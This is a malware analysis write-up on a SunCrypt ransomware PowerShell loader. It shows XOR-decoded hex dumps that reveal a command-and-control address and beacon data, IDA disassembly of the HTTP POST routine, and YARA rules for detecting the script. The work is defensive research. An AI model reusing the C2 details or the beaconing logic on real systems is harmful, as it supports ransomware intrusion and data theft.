00028870  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00028880  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00028890  11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
000288A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000288B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000288C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000288D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000288E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000288F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


If we xor that by 0x11 we get this.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  35 38 61 35 30 30 31 38 39 34 64 32 30 35 35 63  58a5001894d2055c
00000010  66 35 30 62 35 33 33 38 37 34 38 33 34 34 61 36  f50b5338748344a6
00000020  31 30 30 35 33 34 64 63 36 66 36 64 66 37 36 30  100534dc6f6df760
00000030  34 37 34 30 63 36 39 65 34 61 32 61 36 61 39 33  4740c69e4a2a6a93
00000040  62 39 31 63 62 66 35 36 66 32 36 32 31 61 32 39  b91cbf56f2621a29
00000050  00 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11  ................
00000060  68 74 74 70 3A 2F 2F 39 31 2E 32 31 38 2E 31 31  http://91.218.11
00000070  34 2E 33 30 00 00 00 00 00 00 00 00 00 00 00 00  4.30............
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Next I upped this to Anyrun here because I could not figure out at the time where the ip was coming from.



One of the last pieces of this puzzle is that it does a post request with some encoded data.



If we look at the data that gets dumped from the packet we see this.

```
Packet-81.bin   Untitled1

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  19 10 03 41 24 29 70 24 21 21 20 29 28 25 75 23  ...A$)p$!! )(%u#
00000010  21 24 24 72 77 24 21 73 24 22 22 29 26 25 29 22  !$$rw$!s$"")&%)"
00000020  25 25 70 27 20 21 21 24 22 25 75 72 27 77 27 75  %%p' !!$"%ur'w'u
00000030  77 26 27 21 25 26 25 21 72 27 28 74 25 70 23 70  w&'!%&%!r'(t%p#p
00000040  27 70 28 22 73 28 20 72 73 77 24 27 77 23 27 23  'p("s( rsw$'w#'#
00000050  20 70 23 28 09 10 31 17 39 A0 2A 21 10 2B 14 70   p#(..1.9 *!.+.p
00000060  75 7C 78 7F 5B 16 44 62 74 63 3C 41 52 41 C4 16  u|x.[.Dbtc<ARAÄ.
```

So as a guess I checked to see if it had a single byte xor key and to my surprise it did.

```
Find Single Byte Xor Key 1.0.0.4

Decode   Return as Hex or String   Index as Decimal / Hex

Input
19 10 03 41 24 29 70 24 21 21 20 29 28 25 75 23 21 24 24 72 77 24 21 73 24 22 22 29 26 25 29 22 25 25 70 27 20 21 21 24 22 25 75 72 27 77 27 75 77 26 27 21 25 26 25 21 72 27 28 74 25 70 23 70 27 70 28 22 73 28 20 72 73 77 24 27 77 23 27 23 20 70 23 28
41 C4 16

Output
Note: "!" Is also used for Chars not between 32 & 255
IDX- 00 !!!A$)p$!! )(%u#!$$rw$!s$""))&%)"%%p' !!$"%ur'w'uw&'!%&%!r'(t%p#p'p("s( rsw$'w#'# p#(!!1!9 *!!+!pu|x[!Dbtc<ARAÄ!
IDX- 01 !!!@%(q%  !()$t" %%sv% r%##('$(#$$q&!  %#$!ts&v&!v'& $'$ s&)u$q"q&q)#r)!srv%&v"&"!q")!!0!8¡+ !*!qt|y~Z!Ecub=@S@!Ä!
IDX- 02 !!!C&+r&##"+"w!#&&pu&#q&  +$'+ "r%"##& \wp%u%wu$%#"$'#p%"v!r!%r" q""pqu&%u!%!"r!*!!3!,¢(#!)!rw"~z}Y!F`va>CPC/Æ!
IDX- 03 !!!B"s""#"+&v ""qt"p"!!*%&"!&&s&#""!&vq$t$vt%$"&%&"q$+w&s s$s+!p+#qpt"$t $ #s +!!2!:£)"!(!sv¢{|X!Gaw`?BQBÇ!
IDX- 04 !!!E -t %%$-,!q"%  vs %w &&-"!-&!!!#$%% &!qv#s#qs"#%!"!%v#,p!t'!#t,&w,$vws #s'#"$t',!!5!=¤.%!/!tqx{|_!@fpg8EVEÀ!
IDX- 05 !!!D!,u!$$%,- p&$!!wr!$v!",# ,'  u"%$$!' pw"r"pr#"$ # $w"-q u&u"u-'v-%wv!"r&"&%u&-!!4!<¥/$!.!upy|z~!Agqf9DWDÁ!
IDX- 06 !!!G"/v"'&/ #s%""tq"u"$$/ #!$##v!&""$#st'q!sq !"# #'!.r#v%v!v $u.&tuq"!q%!%&v%.!!7!?¦_!-!vsz~`y]!Bdre:GTGÃ!
IDX- 07 !!!F#.w!#&&',"r$&##up#&!#%%.!".%""w '&&#%"!ru p rp! &"!"&u /s"w$w w/%!'utp# p$ $'w$/!!6!>§-&!,!wr[x!\Cesd,FUFÃ!
IDX- 08 !!!I,!x,)\(! -}+),,z!,}{,"*!.-!*--x/()),*-]z/!/]!.!/)-.-)z/ |-x+x/x *{ (z[!,/!+/+(x+ !!9!1 ~)/#!x]tpwS!!Lj|k4!ZI!!
IDX- 09 !!!H- y-(() !,|*(--{"`-(z-++ /, +,,y.)((-+,|{ ~ |"`/.(,/,({ !},y"y.y!+z!)(z"-.`"* *)y*!!!8!0©#(!"!y|uqvR!Mk|j5H[H!!
IDX- 0A !!!K.#z.++"#"!!)+..x}.+y.((#,/#(!!z-*++.(!0x-}-!},-+!./+x-"~`!z)z-z"(y"*xy} -]|-)*z)"!!;!3!# +!!!z!vruQ!Nh~`!6KXK!!
IDX- 0B !!!J/"{!"*+"#.~("!/y|/"x!)!"-.~}..{,+**!).~y.|,~|-,*.-.*y,#!.{!{,{#)x#+yx!/,!(,(+{!{#!!.!2«!*! !{"wstP!O!!h7JYJ!!
IDX- 0C !!!M(%|(--,%$)y!-((~|(-0(...%*)"%.))|+,-.(.)y"~+{+y{*+-)*)-~"+$x)|/|+|{$.!!$,~"!{|{+{!+/,|/$!!=!5~&-!"!|yptsW!!Hrxo0M"MÈ!
IDX- 0D !!!L)$!)),.-$%(x.,)!z),~)!/$+{$/!(|*-.,)/(x!"z*zxz+*,(+{,!"%y!(.]*}%/~%-!~z)*z.*-.}.%!!<!4-',!&!]xqurV!!oyn1L_LÊ!
IDX- 0E !!!O"""+!/.'&+{-/"*|y^/|*.,'(+',++~).//*,+{!|y)(y()/+(+/!)&z+"-~)~"&.|}y"|y-}-.~-&!!?!7!8$!%!"~[rvqU!Ulzm2O!OÊ!
IDX- 0F !!!N+&!+.,!&"*z.++}x+.|+--&)*&-*"!(/.+-*z}(x(zx)(.")*.}(`{"!,!!(!-{!!}|x+(x,(,!!,"!!>!6~%.!$!!zswpT!Km[!3N]NÊ!
IDX- 10 !!!Q49`4110985e3144bg41c4229659255`7011425eb7g7eg6715651b78d5`3`7`82c80bcg47g3730`38!!!!)^.1!;!`elhoK!Trds,QBQÕ!
IDX- 11 !!!P58a5001894d2055cf50b53387483 44a6100534dc6f6d7604740c69e4a2a6a93b91cbf56f2621a29!! !(±;0!.!adminJ!User-PCPÕ!
IDX- 12 !!!S6,b6332;.7g1366`e63a600;47;077b5233607g`5e5ge4537473`5.f7b1b5b.0a.2`ae65e1512b1.!!#!+*83!9!bgnjm!!Vpfq.S@SÒ!
IDX- 13 !!!R7:c7223:,6f0277ad72`711:56:166c4322716fa4d4fd5426562a4;g6c0c4c;.1`;3a`d74d0403c0;!!"!**92!8!cfokIH!Wqgp!RAR×!
IDX- 14 !!!U0=d0554=<1a7500fc05g066=21=611d3455061af3c3ac2351215f3<`1d7d3d<6g<4fgc03c7374d7<!!%!-`>5!?!dahlkO!Pv`w(UFUÐ!
IDX- 15 !!!T1<e1445<=0`6411gb14f177<30<700e2544170`g2b2`b3240304g2=a0e6e2e=7f=5gfb12b6265e6=!!$!,µ?4!>!e`imj!N!Qwav)TGTÑ!
IDX- 16 !!!W2?!2776?>3c5722da27e244?03?433f1677243cd1a1ca0173037d1>b3f5f1f>4e>6dea21a5156f5>!!"!¶<7!=!fcjnlM!Rtbu*WDWÓ!
IDX- 17 !!!V3>g3667>?2b4633e`36d355>12>522g0766352be0`0b`1062126e0?c2g4g0g?5d?7ed`30`4047g4?!!&!.-=6!<!gbkohL!Suct+VEVÓ!
IDX- 18 !!!Y<1h<99810=m;9<<jo<9k<:.1>=1:==h?899<:=mj?o?mo>?9=>=9j?0l=h;h?h0:k08jko<?o;?;8h;0!!)!",29!3!hmd`gC!zlj$YJYÜ!
IDX- 19 !!!X=0i=88901<l.8==kn=8j=;.0?<0;<<i>988=;<lk>n>ln?>8<?<8k>1m<i;i>i1,j19kjn=>n;>.9i:1!!(! '38!2!lleafB!}{mz%XKXÝ!
IDX- 1A !!!{>3p;,.32?o9;>>hm>;p>883<?38??j=:.;>8?oh=m=om<=,?<?;h=2n?j9j=j28i2.him>=m9=9:j92!!+!#*0,!1!jofbeA!"xny&[H[b!
IDX- 1B !!!Z?2k?:.;23>n8:??l!?:h?992=>29>>k<;.?9>ni<l<nl=<:>=>:j<3o>k8k<k39h3;ihl?<l8<8,k83!!*!"»1:!0!kngcd@!_yox`ZIZß!
```

The same one as the rest to decode with, 0x11.


```
Packet-81.bin   Untitled1

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  08 01 12 50 35 38 61 35 30 30 31 38 39 34 64 32  ...P58a5001894d2
00000010  30 35 35 63 66 35 30 62 35 33 33 38 37 34 38 33  055cf50b53387483
00000020  34 34 61 36 31 30 30 35 33 34 64 63 36 66 36 64  44a6100534dc6f6d
00000030  66 37 36 30 34 37 34 30 63 36 39 65 34 61 32 61  f7604740c69e4a2a
00000040  36 61 39 33 62 39 31 63 62 66 35 36 66 32 36 32  6a93b91cbf56f262
00000050  31 61 32 39 18 01 20 06 28 B1 3B 30 01 3A 05 61  1a29.. .(±;0.:.a
00000060  64 6D 69 6E 4A 07 55 73 65 72 2D 50 43 50 D5 07  dminJ.User-PCPÕ.
```

Does this passed hex value look familiar ? It is from the section where the IP was extracted.

What is it? I do not know. If someone does please let me know.

One other thing while I was not initially able to find the IP, I dropped this into IDA to see if I could figure out how it worked.

Seeing this ..



And this..

```
push    1Fh
lea     eax, [ebp+var_16C]
push    eax
lea     eax, [ebp+szServerName]
push    eax
call    sub_403160
add     esp, 0Ch
```

```
mov     ecx, offset aDnsAlidnsCom ; "dns.alidns.com"
push    eax             ; int
lea     eax, [ebp+var_16C]
push    eax             ; int
call    sub_419800
add     esp, 0Ch
test    eax, eax
jnz     loc_41964E
```

```
loc_41964E:
cmp     [ebp+UrlComponents.nScheme], 4
mov     eax, 84883100h
push    0               ; dwFlags
push    0               ; lpszProxyBypass
push    0               ; lpszProxy
push    0               ; dwAccessType
mov     esi, 84083100h
mov     [ebp+dwBufferLength], 100h
push    offset szAgent  ; "Mozilla/5.0 (Windows NT 10.0; Win64; x6"...
cmovz   esi, eax
call    ds:InternetOpenA
push    0               ; dwContext
push    0               ; dwFlags
push    3               ; dwService
push    0               ; lpszPassword
push    0               ; lpszUserName
push    dword ptr [ebp+UrlComponents.nPort] ; nServerPort
mov     edi, eax
lea     eax, [ebp+szServerName]
push    eax             ; lpszServerName
push    edi             ; hInternet
call    ds:InternetConnectA
push    0               ; dwContext
push    esi             ; dwFlags
push    0               ; lplpszAcceptTypes
push    0               ; lpszReferrer
push    offset szVersion ; "HTTP/1.1"
push    [ebp+UrlComponents.lpszUrlPath] ; lpszObjectName
mov     [ebp+hInternet], eax
push    offset szVerb   ; "POST"
push    eax             ; hConnect
```

```
loc_41977E:
pop     edi
pop     esi
xor     al, al
pop     ebx
mov     esp, ebp
pop     ebp
retn
sub_419540 endp
```

```
(917,676) 000189BF 00000000004195BF: sub_419540+7F
```

Was still no help to figure out what was passed.

I'm sure the IDA Experts could tease out the information quick but that is something else I still need to learn.

While working on this and needing more samples to compare I also wrote a yara rule to detect the obfuscation format. The open source one will detect the base 64 encoding method.

```
rule Find_SunCrypt_PS_Script {
        meta:
            description = "Find Powershell SunCrypt Ransomware"
            author = "David Ledbetter @Ledtech3"

        strings:
            $RegXMatches = "([regex]::Matches("      //used to find multiple instances used in the obfuscation
            $Byteconvert = "[Byte[]]"               // used to find where the bytes get converted
            $SubString = ".Substring(11, 2000)"     // the 2000 seem to be a standard cutoff point 11 could be random from 0 to ?
            $VirtualAlloc = "::VirtualAlloc"        // file will contain 2 string like this 1 for the shell code and 1 for the ransomeware
        condition:
            #RegXMatches > 10 and $Byteconvert and $SubString and $VirtualAlloc

}
```

This first version will search for substring as a string and only has to be found once since the value is "11" in the string.

```
rule Find_SunCrypt_PS_Script {
        meta:
            description = "Find Powershell SunCrypt Ransomware"
            author = "David Ledbetter @Ledtech3"

        strings:
            $RegXMatches = "([regex]::Matches("      //used to find multiple instances used in the obfuscation
            $Byteconvert = "[Byte[]]"                // used to find where the bytes get converted from base64
            $SubString = (2E537562737472696E67287272C203230303029)     // .Substring(16, 2000) the 16 is a random value 2000 seems standard.
            $VirtualAlloc = "::VirtualAlloc"         // file will contain 2 string like this 1 for the shell code and 1 for the ransomware
        condition:
            #RegXMatches > 10 and $Byteconvert and #SubString > 10 and $VirtualAlloc

}
```

This version will search for the “Substring” string as bytes but allow for multiple possible values in the start point for the substring.

Well that is pretty much as far I can go on this.

Possible future research.

Set up a vm with Sysmon and PowerShell logging enabled as suggested by Lee Holmes here and run the sample to see what the logs will show me.

Take a closer look and learn how the encryption works.

Links:

Link to Acronis Blog post
Link to Sapphire Blog post

Link to Anyrun for the extracted ransomware
Link to Anyrun for PowerShell sample
Link to tri.age Search

Link to my Github for Files

Link for open source yara rule for the binary
Link for open source yara rule for finding the PowerShell script

Link for working with CyberChef Assembly